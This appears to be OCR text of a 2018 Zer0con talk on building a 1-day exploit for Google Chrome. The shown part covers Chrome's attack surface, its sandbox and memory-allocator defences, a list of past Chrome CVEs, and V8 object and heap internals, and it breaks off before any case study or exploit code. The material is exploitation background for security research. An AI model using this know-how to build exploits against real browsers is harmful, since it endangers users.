



Building a 1-day Exploit for Google Chrome

Zer0con

2018. 03.

Introduction

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CTF Player (PPP),
Reversing, Exploitation,
Embedded, Radio

Agenda

Google Chrome

Attack Surface

Security Model

Previous Attacks

V8

JavaScript Engine Internals

Exploit

Case Study:

Integer overflow with PropertyArray

pwn.js

Support for Chrome

Browser Exploits

- **Power of Community (POC) ‘16**
  - Internet Explorer
    - Sandbox escape
  - Windows Kernel
- **Zer0Con ‘17**
  - Edge
    - CFG bypass
  - Windows Kernel
- **Power of Community (POC) ‘17**
  - Edge
    - CFG, ACG bypass
  - Windows Kernel
  - pwn.js

What about other browsers?

- Browsers implement the same HTML/JS specification
- But, how they do it is vastly different
  - Internal structure and representation of objects
  - Custom memory allocators
  - Optimizers
  - Security models and mitigations

- Getting familiar with a new browser code base takes time
  - Let's take a look at Google Chrome this time :-)

Why Chrome? It looks challenging!

- No pwn2own winners for Google Chrome for the past 2 years
  - For Desktop
  - There were a couple for mobile targets
- Less number of CVEs compared to other browsers
- Solid threat modeling and mitigations in place
- Largest market share
  - Over 1B users

- Question: Is it really that much harder than other browsers?

Chrome

- A web browser developed by Google
- Cross-platform
- First released in September, 2008
- Initially used WebKit for HTML rendering
  - Later forked to Blink (Chrome 28; 2013)
- V8 engine for JavaScript

Chrome Versions

- Supports various operating systems
  - Windows 32-bit/64-bit, macOS, Linux, ChromeOS, Android, iOS
- Release channels
  - Canary, dev, beta, stable

OmahaProxy CSV Viewer

os	channel	current_version	previous_version	current_reldate	previous_reldate	branch_base_commit	branch_base_position	branch_commit	true_branch	v8_version	changelog
win	canary_asan	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
win	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
win	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
win64	canary_asan	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win64	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win64	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
win64	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
win64	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
mac	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
mac	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
mac	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
mac	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
linux	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
linux	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
linux	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
cros	dev	66.0.3359.48	66.0.3359.43	03/23/18	03/21/18	66afc5e5d10127546cc4b98b…	540276	e573b530985259ab964255c5…	3359	6.6.346.13	[cr]
cros	beta	65.0.3325.167	65.0.3325.148	03/16/18	03/09/18	bc084a8b5afa3744a7492734…	530369	24c2b9739f4c31a86af54de2…	3325	6.5.254.39	[cr]
cros	stable	65.0.3325.184	64.0.3282.192	03/23/18	03/07/18	bc084a8b5afa3744a7492734…	530369	f33778f2363541c30f31803a…	3325	6.5.254.41	[cr]
android	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
android	dev	67.0.3378.0	66.0.3359.30	03/23/18	03/14/18	2cca0b31db07e88654b97cb1…	544931	2cca0b31db07e88654b97cb1…	master	6.7.134.0	[cr]
android	beta	66.0.3359.46	66.0.3359.30	03/22/18	03/16/18	66afc5e5d10127546cc4b98b…	540276	0a596492f3177b84389951e1…	3359	6.6.346.12	[cr]
android	stable	65.0.3325.109	64.0.3282.137	03/06/18	01/31/18	bc084a8b5afa3744a7492734…	530369	02c205422897899 36d93c3a4…	3325	6.5.254.28	[cr]
webview	beta	66.0.3359.46	66.0.3359.30	03/22/18	03/16/18	66afc5e5d10127546cc4b98b…	540276	0a596492f3177b84389951e1…	3359	6.6.346.12	[cr]
webview	stable	65.0.3325.109	64.0.3282.137	03/06/18	01/31/18	bc084a8b5afa3744a7492734…	530369	02c205422897899 36d93c3a4…	3325	6.5.254.28	[cr]
ios	dev	67.0.3376.2	67.0.3368.0	03/23/18	03/15/18	N/A	N/A	N/A	N/A	N/A	[cr]
ios	beta	66.0.3359.12	65.0.3325.103	03/07/18	03/01/18	N/A	N/A	N/A	N/A	N/A	[cr]
ios	stable	65.0.3325.152	65.0.3325.112	03/12/18	03/06/18	N/A	N/A	N/A	N/A	N/A	[cr]

(as of March 24, 2018)


Attack Surface

- HTML DOM / CSS
- JavaScript
  - ECMAScript 6, 7, 8, Next support
- Media resources
  - Various multimedia formats
- Protocols and other features
  - TLS, IndexedDB, …
- Peripherals
  - USB, Bluetooth

Chrome Security Model

- ~~Web app security~~ (out of scope)
- Sandbox
  - Process Isolation
  - Site Isolation
- **Memory allocators**
- Frequent, automatic updates


Process Isolation: Sandbox



Process Isolation: Restrictions

- Token, Job object
  - Restricted privileges, protecting securable resources
- Isolated desktop
  - Enforces different security context from other processes
- Integrity levels
  - Provides mandatory access control
- Process mitigation policies
  - Allows various security enforcing policies to the target process
  - Win32k Lockdown (default on M54+; 2016.10.)

Process Isolation: Integrity Levels



Site Isolation

- Pages from different websites are put into different processes
  - One site per process model
- Weakens UXSS primitives
  - No longer able to steal cross-site data

- Some issues still remain
  - Higher overall memory usage
  - Incorrect behaviors mostly related to iframes

Hardened Memory Allocators

- Memory management in Blink via four memory allocators
  - Oilpan
  - PartitonAlloc
  - Discardable memory
  - malloc

- Default allocators have performance and security measures
  - Making heap exploitation harder

Oilpan

- A **garbage collection** (GC) system for Blink objects
- Replaces reference counting
- Prevents Use-After-Free (UAF) vulnerabilities
- Currently a single-thread **mark-and-sweep** GC
- Each thread has its dedicated heap
  - Multiple arenas for **grouping objects by their type**
- Memory is **initialized to zero** when free'd

PartitionAlloc

- Blink's **default** memory allocator
- Highly optimized for performance and **security requirements**
- Aims to prevent heap manipulation via memory corruption
- Managed by having different "*partition*"s
  - Heap containing certain object types, objects of certain sizes, or objects of a certain lifetime (buckets)
  - Each partition is separate and has guard pages between each other to protect from linear overwrites
- Guarantees that address space used for one partition is **never reused** for other partitions

Discardable memory & malloc

- Discardable memory allocator automatically discards (not-locked) objects **under memory pressure**
  - e.g. SharedBuffer

- malloc is **discouraged**, and its implementation is platform-dependent
  - Default OS allocator
  - ASLR by default on modern operating systems
  - Other heap mitigation depending on the OS

Secure autoupdates

- **Signed** updates are downloaded **over SSL**
  - Prevents MitM attacks
- Version numbers can't go backwards
  - **No downgrade** attack!
- **Frequent** updates deployed and installed automatically
  - https://chromereleases.googleblog.com/
  - Usually every **1-2 weeks**

Previous Attacks on Chrome

- Pwn2Own 2016
  - CVE-2016-1646 (March, 2016; Qihoo360)
  - V8 Array.concat redefinition leading to an out-of-bound access
- Mobile Pwn2Own 2016
  - CVE-2016-5198 (October, 2016; KeenLab)
  - JIT optimization bug leading to an out-of-bound access
- PwnFest 2016
  - CVE-2016-9651 (November, 2016; Qihoo360)
  - Logic bug in handling private property leading to an out-of-bound access

Previous Attacks on Chrome

- Pwn2Own 2017
  - CVE-2017-5053 (March, 2017; KeenLab)
  - V8 Array.p.indexOf bailout bug leading to an out-of-bound access
- Chrome Security Team
  - https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/ (April, 2017)
  - V8 Array.p.map builtin CSA bug leading to an out-of-bound access
- Android Security Rewards (ASR)
  - CVE-2017-5116 (August, 2017; Qihoo360)
  - V8 Type confusion bug in Web Assembly leading to an out-of-bound access
  - (Part of full Pixel remote exploit chain)

Previous Attacks on Chrome

- Microsoft Offensive Security Research (OSR) team
  - CVE-2017-5121 (September, 2017)
  - V8 Escape analysis bug leading to an uninitialized memory
- Pwnium
  - CVE-2017-15401 (September, 2017; gzobqq)
  - V8 WebAssembly module bug leading to an out-of-bound access
  - (Part of full ChromeOS exploit chain)

V8

- Implements JavaScript-related features
  - ECMA Script
  - Just-In-Time (JIT) compilation
  - WebAssembly
- Sophisticated JavaScript execution pipeline
  - Ignition - V8's interpreter
  - TurboFan - V8's optimizing compiler
  - Better performance while keeping the memory footprint low!

V8


- JavaScript Objects
  - SMIs
  - HeapObjects
- Memory (Heap)
  - Built on top of the page allocator
  - Divided into different “spaces”
  - Special for ArrayBuffer content
    - More on this later ;)

Smi


- **Sm**all **i**ntegers
  - Numbers that can be stored in 31 bits (or 32 bits for 64-bit version)
  - Quick way to differentiate a tagged pointer vs. an integer
- 32-bit
  - [31 bit signed int] 0
  - E.g. `0x1337 (0b1001100110111) => 0x266e (0b10011001101110)`
- 64-bit
  - [32 bit signed int] [31 bits zero padding] 0
  - E.g. `0x1337 => 0x00001337`00000000`

HeapObject

- Anything that's allocated in the heap
- Numbers bigger than 31 bits (or 32 bits in 64-bit) are boxed
  - HeapNumber
- Every HeapObject contains a **map** which contains the object's reflective information
  - Size information about the object
  - Instance attributes / type information
  - How to iterate over an object for GC



class Map : public HeapObject



Double Array Unboxing

- **ElementsKind** is tracked to further optimize the performance
  - PACKED vs. HOLEY
  - SMI vs. DOUBLE vs. object

- PACKED_DOUBLE_ELEMENTS
  - If all elements in an array are doubles, the array is "unboxed"
  - Linear buffer of doubles
  - SMIs are converted to doubles
  - Provides very efficient access

The Heap

- Generational Garbage Collector
- Organization
  - New Space
  - Old Pointer Space
  - Old Data Space
  - Large Object Space
  - Code Space
  - Cell Space, Property Cell Space, Map Space
- Each space is divided into set of pages

The Heap

